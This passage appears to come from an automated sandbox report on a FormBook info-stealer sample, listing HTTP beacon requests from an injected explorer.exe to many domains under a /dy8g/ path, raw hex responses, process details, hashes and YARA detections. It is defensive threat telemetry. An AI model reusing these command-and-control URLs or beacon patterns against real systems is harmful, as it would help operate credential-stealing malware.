<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body><h1>Found</h1> The document has moved <a href="http://ww1.doityourselfism.com/?i0GDM=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&0X=C6Ah3vPx">here</a>. </body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 2 | 192.168.2.6 | 49753 | 52.58.78.16 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:43:36.803443909 CEST | 10370 | OUT | GET /dy8g/?i0GDM=X9Az7RthaT8xdqkxQ6tJRjQeFUHqBPh6fb7YU5dnwYv1rghxnAYW3P4f0krKlocv9Wl7uwWiww==&0X=C6Ah3vPx HTTP/1.1<br>Host: www.ecofingers.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Jul 22, 2021 17:43:36.847250938 CEST | 10370 | IN | HTTP/1.1 410 Gone<br>Server: openresty<br>Date: Thu, 22 Jul 2021 15:41:50 GMT<br>Content-Type: text/html<br>Transfer-Encoding: chunked<br>Connection: close<br>Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 65 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 65 63 6f 66 69 6e 67 65 72 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 61 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 65 63 6f 66 69 6e 67 65 72 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a<br>Data Ascii: 7<html>9 <head>4e <meta http-equiv='refresh' content='5; url=http://www.ecofingers.com/' />a </head>9 <body>3a You are being redirected to http://www.ecofingers.coma </body>8</html>0 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 3 | 192.168.2.6 | 49758 | 34.102.136.180 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:43:47.034261942 CEST | 10389 | OUT | GET /dy8g/?i0GDM=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2Fl+GB2YqMK2ZraksguVxeKRya9uu2A==&0X=C6Ah3vPx HTTP/1.1<br>Host: www.invisiongc.net<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Jul 22, 2021 17:43:47.172086954 CEST | 10390 | IN | HTTP/1.1 403 Forbidden<br>Server: openresty<br>Date: Thu, 22 Jul 2021 15:43:47 GMT<br>Content-Type: text/html<br>Content-Length: 275<br>ETag: "60f790d8-113"<br>Via: 1.1 google<br>Connection: close<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body><h1>Access Forbidden</h1></body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 4 | 192.168.2.6 | 49760 | 119.59.120.26 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:43:58.054111004 CEST | 10418 | OUT | GET /dy8g/?i0GDM=4wzaECy4GBTuQnITbNLpu7AOQbyqIYrzJAsJNgGB2dTR99UQwJdt+FpFkOawEfEVdOlYoXAvoA==&0X=C6Ah3vPx HTTP/1.1<br>Host: www.findfoodshop.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Jul 22, 2021 17:43:58.298029900 CEST | 10419 | IN | HTTP/1.1 301 Moved Permanently<br>Date: Thu, 22 Jul 2021 15:43:58 GMT<br>Server: Apache/2<br>Location: https://www.findfoodshop.com/dy8g/?i0GDM=4wzaECy4GBTuQnITbNLpu7AOQbyqIYrzJAsJNgGB2dTR99UQwJdt+FpFkOawEfEVdOlYoXAvoA==&0X=C6Ah3vPx<br>Content-Length: 341<br>Connection: close<br>Content-Type: text/html; charset=iso-8859-1<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 66 69 6e 64 66 6f 6f 64 73 68 6f 70 2e 63 6f 6d 2f 64 79 38 67 2f 3f 69 30 47 44 4d 3d 34 77 7a 61 45 43 79 34 47 42 54 75 51 6e 49 54 62 4e 4c 70 75 37 41 4f 51 62 79 71 49 59 72 7a 4a 41 73 4a 4e 67 47 42 32 64 54 52 39 39 55 51 77 4a 64 74 2b 46 70 46 6b 4f 61 77 45 66 45 56 64 4f 6c 59 6f 58 41 76 6f 41 3d 3d 26 61 6d 70 3b 30 58 3d 43 36 41 68 33 76 50 78 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body><h1>Moved Permanently</h1> The document has moved <a href="https://www.findfoodshop.com/dy8g/?i0GDM=4wzaECy4GBTuQnITbNLpu7AOQbyqIYrzJAsJNgGB2dTR99UQwJdt+FpFkOawEfEVdOlYoXAvoA==&0X=C6Ah3vPx">here</a>. </body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 5 | 192.168.2.6 | 49761 | 62.149.128.40 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:44:03.542511940 CEST | 10420 | OUT | GET /dy8g/?i0GDM=DyFQJ285GCHWDKdZkYvFextRb5KpVMjfJilCoJQfsM3+VBHaRIBYykQk9iPNEqtroWJ/WwLhcg==&0X=C6Ah3vPx HTTP/1.1<br>Host: www.scuolatua.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:44:03.612077951 CEST | 10421 | IN | HTTP/1.1 404 Not Found<br>Cache-Control: private<br>Content-Type: text/html; charset=utf-8<br>Server: Microsoft-IIS/8.5<br>X-Powered-By: ASP.NET<br>Date: Thu, 22 Jul 2021 15:44:03 GMT<br>Connection: close<br>Content-Length: 5045<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 20 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 20 0a 3c 68 65 61 64 3e 20 0a 3c 74 69 74 6c 65 3e 49 49 53 20 38 2e 35 20 44 65 74 61 69 6c 65 64 20 45 72 72 6f 72 20 2d 20 34 30 34 2e 30 20 2d 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 20 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 20 0a 3c 21 2d 2d 20 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 41 72 69 61 6c 2c 48 65 6c 76 65 74 69 63 61 2c 73 61 6e 73 2d 73 65 72 69 66 3b 7d 20 0a 63 6f 64 65 7b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 30 30 36 36 30 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 31 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 7d 20 0a 2e 63 6f 6e 66 69 67 5f 73 6f 75 72 63 65 20 63 6f 64 65 7b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 38 65 6d 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0a 70 72 65 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 34 65 6d 3b 77 6f 72 64 2d 77 72 61 70 3a 62 72 65 61 6b 2d 77 6f 72 64 3b 7d 20 0a 75 6c 2c 6f 6c 7b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 31 30 70 78 20 35 70 78 3b 7d 20 0a 75 6c 2e 66 69 72 73 74 2c 6f 6c 2e 66 69 72 73 74 7b 6d 61 72 67 69 6e 2d 74 6f 70 3a 35 70 78 3b 7d 20 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 77 6f 72 64 2d 62 72 65 61 6b 3a 62 72 65 61 6b 2d 61 6c 6c 3b 7d 20 0a 2e 73 75 6d 6d 61 72 79 2d 63 6f 6e 74 61 69 6e 65 72 20 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 35 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 34 70 78 3b 7d 20 0a 6c 65 67 65 6e 64 2e 6e 6f 2d 65 78 70 61 6e 64 2d 61 6c 6c 7b 70 61 64 64 69 6e 67 3a 32 70 78 20 31 35 70 78 20 34 70 78 20 31 30 70 78 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 2d 31 32 70 78 3b 7d 20 0a 6c 65 67 65 6e 64 7b 63 6f 6c 6f 72 3a 23 33 33 33 33 33 33 33 3b 3b 6d 61 72 67 69 6e 3a 34 70 78 20 30 20 38 70 78 20 2d 31 32 70 78 3b 5f 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 70 78 3b 20 0a 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 65 6d 3b 7d 20 0a 61 3a 6c 69 6e 6b 2c 61 3a 76 69 73 69 74 65 64 7b 63 6f 6c 6f 72 3a 23 30 30 37 45 46 46 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 7d 20 0a 61 3a 68 6f 76 65 72 7b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 7d 20 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 20 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0a 68 34 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 35 70 78 20<br>Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> <html xmlns="http://www.w3.org/1999/xhtml"> <head> <title>IIS 8.5 Detailed Error - 404.0 - Not Found</title> <style type="text/css"> ... body{margin:0;font-size:.7em;font-family:Verdana,Arial,Helvetica,sans-serif;} code{margin:0;color:#006600;font-size:1.1em;font-weight:bold;} .config_source code{font-size:.8em;color:#000000;} pre{margin:0;font-size:1.4em;word-wrap:break-word;} ul,ol{margin:10px 0 10px 5px;} ul.first,ol.first{margin-top:5px;} fieldset{padding:0 15px 10px 15px;word-break:break-all;} .summary-container fieldset{padding-bottom:5px;margin-top:4px;} legend.no-expand-all{padding:2px 15px 4px 10px;margin:0 0 0 -12px;} legend{color:#333333;;margin:4px 0 8px -12px;_margin-top:0px; font-weight:bold;font-size:1em;} a:link,a:visited{color:#007EFF;font-weight:bold;} a:hover{text-decoration:none;} h1{font-size:2.4em;margin:0;color:#FFF;} h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.4em;margin:10px 0 0 0;color:#CC0000;} h4{font-size:1.2em;margin:10px 0 5px |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 6 | 192.168.2.6 | 49762 | 103.138.88.11 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:44:09.256103992 CEST | 10427 | OUT | GET /dy8g/?i0GDM=uor47PkOoKkLY099HuArMxw1XFE/ncsTlzCE/ODY21NzZk1xVsb5QvrTgLDn7S7AYBCRuXEk2w==&0X=C6Ah3vPx HTTP/1.1<br>Host: www.okinawarongnho.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00 00<br>Data Ascii: |
| Jul 22, 2021 17:44:09.556632996 CEST | 10427 | IN | HTTP/1.1 404 Not Found<br>Server: nginx<br>Date: Thu, 22 Jul 2021 15:42:19 GMT<br>Content-Type: text/html; charset=iso-8859-1<br>Content-Length: 203<br>Connection: close<br>Vary: Accept-Encoding<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 79 38 67 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1> The requested URL /dy8g/ was not found on this server. </body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 7 | 192.168.2.6 | 49763 | 162.241.62.54 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jul 22, 2021 17:44:14.927139997 CEST | 10428 | OUT | GET /dy8g/?i0GDM=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImUVNZCFSYJzAlvZikA==&0X=C6Ah3vPx HTTP/1.1<br>Host: www.jorgeporcayo.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Jul 22, 2021 17:44:15.720453024 CEST | 10429 | IN | HTTP/1.1 200 OK<br>Date: Thu, 22 Jul 2021 15:44:15 GMT<br>Server: Apache<br>Expires: Wed, 11 Jan 1984 05:00:00 GMT<br>Cache-Control: no-cache, must-revalidate, max-age=0<br>Retry-After: 86400<br>Upgrade: h2,h2c<br>Connection: Upgrade, close<br>Vary: Accept-Encoding<br>Accept-Ranges: none<br>Transfer-Encoding: chunked<br>Content-Type: text/html; charset=UTF-8<br>Data Raw: 39 31 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 20 69 73 20 75 6e 64 65 72 20 63 6f 6e 73 74 72 75 63 74 69 6f 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 4d 6f 76 69 6d 69 65 6e 74 6f 20 70 65 72 73 6f 6e 61 6c 20 79 20 73 6f 63 69 61 6c 22 20 2f 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 67 65 6e 65 72 61 74 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 46 72 65 65 20 55 6e 64 65 72 43 6f 6e 73 74 72 75 63 74 69 6f 6e 50 61 67 65 20 70 6c 75 67 69 6e 20 66 6f 72 20 57 6f 72 64 50 72 65 73 73 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 52 6f 62 6f 74 6f 3a 34 30 30 2c 39 30 30 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6a 6f 72 67 65 70 6f 72 63 61 79 6f 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 75 6e 64 65 72 2d 63 6f 6e 73 74 72 75 63 74 69 6f 6e 2d 70 61 67 65 2f 74 68 65 6d 65 73 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 3f 76 3d 33 2e 38 33 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6a 6f 72 67 65 70 6f 72 63 61 79 6f 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 75 6e 64 65 72 2d 63 6f 6e 73 74 72 75 63 74 69 6f 6e 2d 70 61 67 65 2f 74 68 65 6d 65 73 2f 63 73 73 2f 63 6f 6d 6d 6f 6e 2e 63 73 73 3f 76 3d 33 2e 38 33 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6a 6f 72 67 65 70 6f 72 63 61 79 6f 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 75 6e 64 65 72 2d 63 6f 6e 73 74 72 75 63 74 69 6f 6e 2d 70 61 67 65 2f 74 68 65 6d 65 73 2f 6d 61 64 5f 64 65 73 69 67 6e 65 72 2f 73 74 79 6c 65 2e 63 73 73 3f 76 3d 33 2e 38 33 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74<br>Data Ascii: 91c<!DOCTYPE html><html lang="en"> <head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title> is under construction</title> <meta name="description" content="Movimiento personal y social" /> <meta name="generator" content="Free UnderConstructionPage plugin for WordPress"> <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:400,900"> <link rel="stylesheet" href="http://www.jorgeporcayo.com/wp-content/plugins/under-construction-page/themes/css/bootstrap.min.css?v=3.83" type="text/css"><link rel="stylesheet" href="http://www.jorgeporcayo.com/wp-content/plugins/under-construction-page/themes/css/common.css?v=3.83" type="text/css"><link rel="stylesheet" href="http://www.jorgeporcayo.com/wp-content/plugins/under-construction-page/themes/mad_designer/style.css?v=3.83" type="text/css"><link rel="stylesheet" href="htt |

## Code Manipulations

## Statistics

### Behavior

Click to jump to process

## System Behavior

**Analysis Process: v8kZUFgdD4.exe PID: 724 Parent PID: 6084**

### General

| | |
|---|---|
| Start time: | 17:42:10 |
| Start date: | 22/07/2021 |
| Path: | C:\Users\user\Desktop\v8kZUFgdD4.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\Desktop\v8kZUFgdD4.exe' |
| Imagebase: | 0x400000 |
| File size: | 188889 bytes |
| MD5 hash: | 57F3AE2842FFB5CEEA386D0B97A52818 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.341137782.00000000021D0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.341137782.00000000021D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.341137782.00000000021D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | low |

### File Activities

Show Windows behavior

#### File Read

## Analysis Process: v8kZUFgdD4.exe PID: 6148 Parent PID: 724

### General

| | |
|---|---|
| Start time: | 17:42:10 |
| Start date: | 22/07/2021 |
| Path: | C:\Users\user\Desktop\v8kZUFgdD4.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\Desktop\v8kZUFgdD4.exe' |
| Imagebase: | 0x400000 |
| File size: | 188889 bytes |
| MD5 hash: | 57F3AE2842FFB5CEEA386D0B97A52818 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

| | |
|---|---|
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.389518635.0000000000400000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.389518635.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.389518635.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.389832598.00000000009F0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.389832598.00000000009F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.389832598.00000000009F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.389732615.00000000005B0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.389732615.00000000005B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.389732615.00000000005B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.339035509.0000000000400000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.339035509.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.339035509.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | low |

### File Activities

Show Windows behavior

### File Read

## Analysis Process: explorer.exe PID: 3440 Parent PID: 6148

### General

| | |
|---|---|
| Start time: | 17:42:15 |
| Start date: | 22/07/2021 |
| Path: | C:\Windows\explorer.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\Explorer.EXE |
| Imagebase: | 0x7ff6f22f0000 |
| File size: | 3933184 bytes |
| MD5 hash: | AD5296B280E8F522A8A897C96BAB0E1D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

## Analysis Process: ipconfig.exe PID: 6580 Parent PID: 3440

### General

| | |
|---|---|
| Start time: | 17:42:34 |
| Start date: | 22/07/2021 |
| Path: | C:\Windows\SysWOW64\ipconfig.exe |
| Wow64 process (32bit): | true |

| | |
|---|---|
| Commandline: | C:\Windows\SysWOW64\ipconfig.exe |
| Imagebase: | 0x13e0000 |
| File size: | 29184 bytes |
| MD5 hash: | B0C7423D02A007461C850CD0DFE09318 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
